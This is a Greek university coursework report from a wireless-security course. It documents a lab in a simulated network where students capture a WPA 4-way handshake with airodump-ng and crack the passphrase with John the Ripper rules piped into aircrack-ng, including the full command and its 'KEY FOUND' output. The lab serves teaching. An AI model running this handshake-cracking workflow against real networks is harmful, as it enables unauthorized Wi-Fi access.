5. Σύμφωνα με τα rules που έχουμε βάλει, το πρώτο γράμμα θα είναι κεφαλαίο και τα υπόλοιπα που ακολουθούν θα είναι μικρά (cAz). Στην συνέχεια μόλις τελειώσουν τα γράμματα θα μπούν στην σειρά 4 αριθμοί από το 0 έως το 9 ο καθένας ([0-9] [0-9] [0-9] [0-9]).



The terminal window shows the following steps:

1. The user navigates to the directory containing the script.
2. The user runs the Python script `wpaAuthentication.py`.
3. The user configures the monitor interface on the sta1 node.
4. The user performs a ping test from sta1 to sta2.
5. The user performs a ping test from sta1 to sta3.
6. The user checks the status of the interfaces on sta1.
7. The user exits the terminal session.

1. Αλλάζουμε φάκελο και πηγαίνουμε στον φάκελο που είναι το zíp που περιέχει την εργασία.
2. Τρέχουμε το εκτελέσιμο σε python αρχείο με όνομα «wpaAuthentication.py». Εκεί περιέχεται όλο το δίκτυο που θα δουλέψουμε.
3. Θέτουμε σε λειτουργία monitor την συσκευή sta1.
4. Ενεργοποιούμε την παραπάνω λειτουργία.
5. Δοκιμάζουμε ένα ping ανάμεσα στις συσκευές sta2 και sta3.
6. Ανοίγουμε την γραμμή εντολών για την συσκευή sta1.
7. Ανοίγουμε την γραμμή εντολών για την συσκευή sta1.

The terminal window shows the output of the `airodump-ng` command on sta1, which is monitoring channel 6. It lists several stations and their details.

Με αυτή την εντολή παίρνουμε τα πακέτα από την κίνηση μέσω του ρούτερ και τα αποθηκεύουμε σε ένα αρχείο με όνομα «wpaJtr».

The terminal window shows the following steps:

1. The user runs the configuration script on sta2.
2. The user performs a ping test from sta2 to sta1.
3. The user performs a ping test from sta2 to sta3.
4. The user checks the status of the interfaces on sta2.

The terminal window shows the following steps:

1. The user runs the configuration script on sta2.
2. The user performs a ping test from sta2 to sta1.
3. The user performs a ping test from sta2 to sta3.
4. The user checks the status of the interfaces on sta2.

1. Κλείνουμε την συσκευή sta2 προκειμένου, μόλις την ενεργοποιήσουμε ξανά να επιτευχθεί 4-way handshake.
2. Ανοίγουμε την συσκευή sta2 (MAC → 02:00:00:00:01:00). Όπως παρατηρούμε, δίπλα από τα frames που έχουν σταλεί στο αρχείο (δεξί στιγμιότυπο) αναγράφεται το EAPOL πρωτόκολλο που Βοηθά στο 4-way handshake.



## 321-10754–Ασφάλεια Κινητών και Ασύρματων Δικτύων Επικοινωνιών

Τίτλος: 2<sup>η</sup> Εργασία

Παπαδόπουλος Παναγιώτης – Κυριαζής Ιωάννης

The screenshot shows two terminal windows side-by-side. The left window displays the command `sudo nano /etc/john/john.conf` being run, with the file path highlighted in red. The right window shows the output of the `john` command, which is cracking a password from a wordlist. A red box highlights the text "KEY FOUND! [ Κυρραρ0761 ]". Below this, the terminal lists the Master Key, Transient Key, and EAPOL HMAC values.

```
wifi@wifi-virtualbox:~$ sudo nano /etc/john/john.conf
[4+: Stopped]      sudo nano /etc/john/john.conf
wifi@wifi-virtualbox:~$ john -wordlist=/home/wifi/Downloads/Coursework2/passwords.txt --rules --stdout | aircrack-ng -e simple
Reading /home/wifi/Downloads/Coursework2/wpa3tr-01.cap
Reading packets, please wait...
Press 'q' or Ctrl-C to abort, almost any other key for status
Opening /home/wifi/Downloads/coursework2/wpa3tr-01.cap
1 potential targets

Use "fg" to return to nano.

[00:00:09] 58000 keys tested (6140.52 k/s)

60109p 0:00:00:00 100% 6010Kp/s Κυρραρ9999
[00:00:09] 58000 keys tested (6140.52 k/s)

[KEY FOUND! [ Κυρραρ0761 ]]

Master Key : 2C 99 B6 1F B1 1E 7B 41 DC E5 0F A5 5C 7E 06 63
              C0 60 B6 EC FD 7B 12 EB 88 B9 80 FA 5B 8C 22 9A
Transient Key : DC 4C 58 99 DE 7A 0D 01 EB 11 A4 5B 9E 74 35 35
                 51 E6 F1 CA F9 9D 30 97 D2 04 7A EA DC C0 02 36
                 27 7A C2 7F 92 46 64 22 0C 3B FE 19 F2 04 F5 F0
                 90 4E CC B8 7E 24 A5 BE 9F 37 B3 BC 36 9C F8 18
EAPOL HMAC : B0 7C DE E5 D5 0C A4 96 60 DE A7 75 B6 E2 5E 51
```

1. Επιβεβαιώσαμε ότι τα rules είναι σωστά ανοίγοντας το αρχείο `john.conf`.

2. Τρέχουμε το John The Ripper για μία wordlist που είναι το αρχείο «`password.txt`», να ισχύουν όλα τα rules και να εκτυπωθεί ως κείμενο στην οθόνη της εικονικής μηχανής. Με πίρε τρέχουμε και το aircrack ώστε να βρει το 4-way handshake της συσκευής sta2 με το ρούτερ εντός του αρχείου που το περιέχει και έχει όνομα «`wpa3tr-01.cap`».

Ο συνδυασμός aircrack και John The Ripper θα μας δώσουν τον σωστό κωδικό σε κανονικό κείμενο σύμφωνα με τα rules που έχουμε δώσει. Ετσι μέσα από το dictionary «`passwords.txt`» με τους κατάλληλους συνδυασμούς θα πάρουμε τον σωστό κωδικό ο οποίος είναι «Κυρραρ0761».



321-10754–Ασφάλεια Κινητών και Ασύρματων Δικτύων Επικοινωνιών

Τίτλος: 2<sup>η</sup> Εργασία

Παπαδόπουλος Παναγιώτης – Κυριαζής Ιωάννης

## **Τι είναι το John The Ripper**

Κυκλοφόρησε για πρώτη φορά το 1996, το John the Ripper (JtR) είναι ένα εργαλείο διάρρηξης κωδικού πρόσβασης που δημιουργήθηκε αρχικά για συστήματα που βασίζονται στο UNIX. Σχεδιάστηκε για να δοκιμάζει την ισχύ του κωδικού πρόσβασης, τους brute-force κρυπτογραφημένους (κατακερματισμένους) κωδικούς πρόσβασης και τη διάσπαση κωδικών πρόσβασης μέσω dictionary attacks.

Dictionary Attack: Σε αυτόν τον τύπο επίθεσης, το εργαλείο δοκιμάζει κωδικούς πρόσβασης που παρέχονται σε μια προ-τροφοδοτημένη λίστα με μεγάλο αριθμό λέξεων, φράσεων και πιθανών κωδικών πρόσβασης που προέρχονται από προηγούμενη διαρροή δεδομένων ή παραβιάσεις. Το εργαλείο εισάγει κάθε κωδικό πρόσβασης στην εφαρμογή από τη λίστα, σε μια προσπάθεια να βρει τον σωστό.



321-10754–Ασφάλεια Κινητών και Ασύρματων Δικτύων Επικοινωνιών

Τίτλος: 2<sup>η</sup> Εργασία

Παπαδόπουλος Παναγιώτης – Κυριαζής Ιωάννης

## **ΚΕΦΑΛΑΙΟ 3**

Αναφορές



321-10754–Ασφάλεια Κινητών και Ασύρματων Δικτύων Επικοινωνιών

Τίτλος: 2<sup>η</sup> Εργασία

Παπαδόπουλος Παναγιώτης – Κυριαζής Ιωάννης

[1]: <https://shehackske.medium.com/capturing-and-cracking-wpa-handshake-using-aircrack-ng-d9496f30c7c3>

[2]: <https://www.youtube.com/watch?v=VSBkelymaEo>

[3]: [https://linuxhint.com/john\\_ripper\\_ubuntu/](https://linuxhint.com/john_ripper_ubuntu/)

[4]: <https://www.csoonline.com/article/3564153/john-the-ripper-explained-an-essential-password-cracker-for-your-hacker-toolkit.html>

[5]: [https://charlesreid1.com/wiki/Aircrack/Packet\\_Injection\\_Testing](https://charlesreid1.com/wiki/Aircrack/Packet_Injection_Testing)

[6]: <https://www.aircrack-ng.org/doku.php?id=airodump-ng>

[7]: <https://www.aircrack-ng.org/doku.php?id=aireplay-ng>

## **ΠΕΡΑΣ 2<sup>ης</sup> ΕΡΓΑΣΙΑΣ**



Kyriazis Ioannis | Papadopoulos Panagiotis

Copyright © 2022 – All Rights Reserved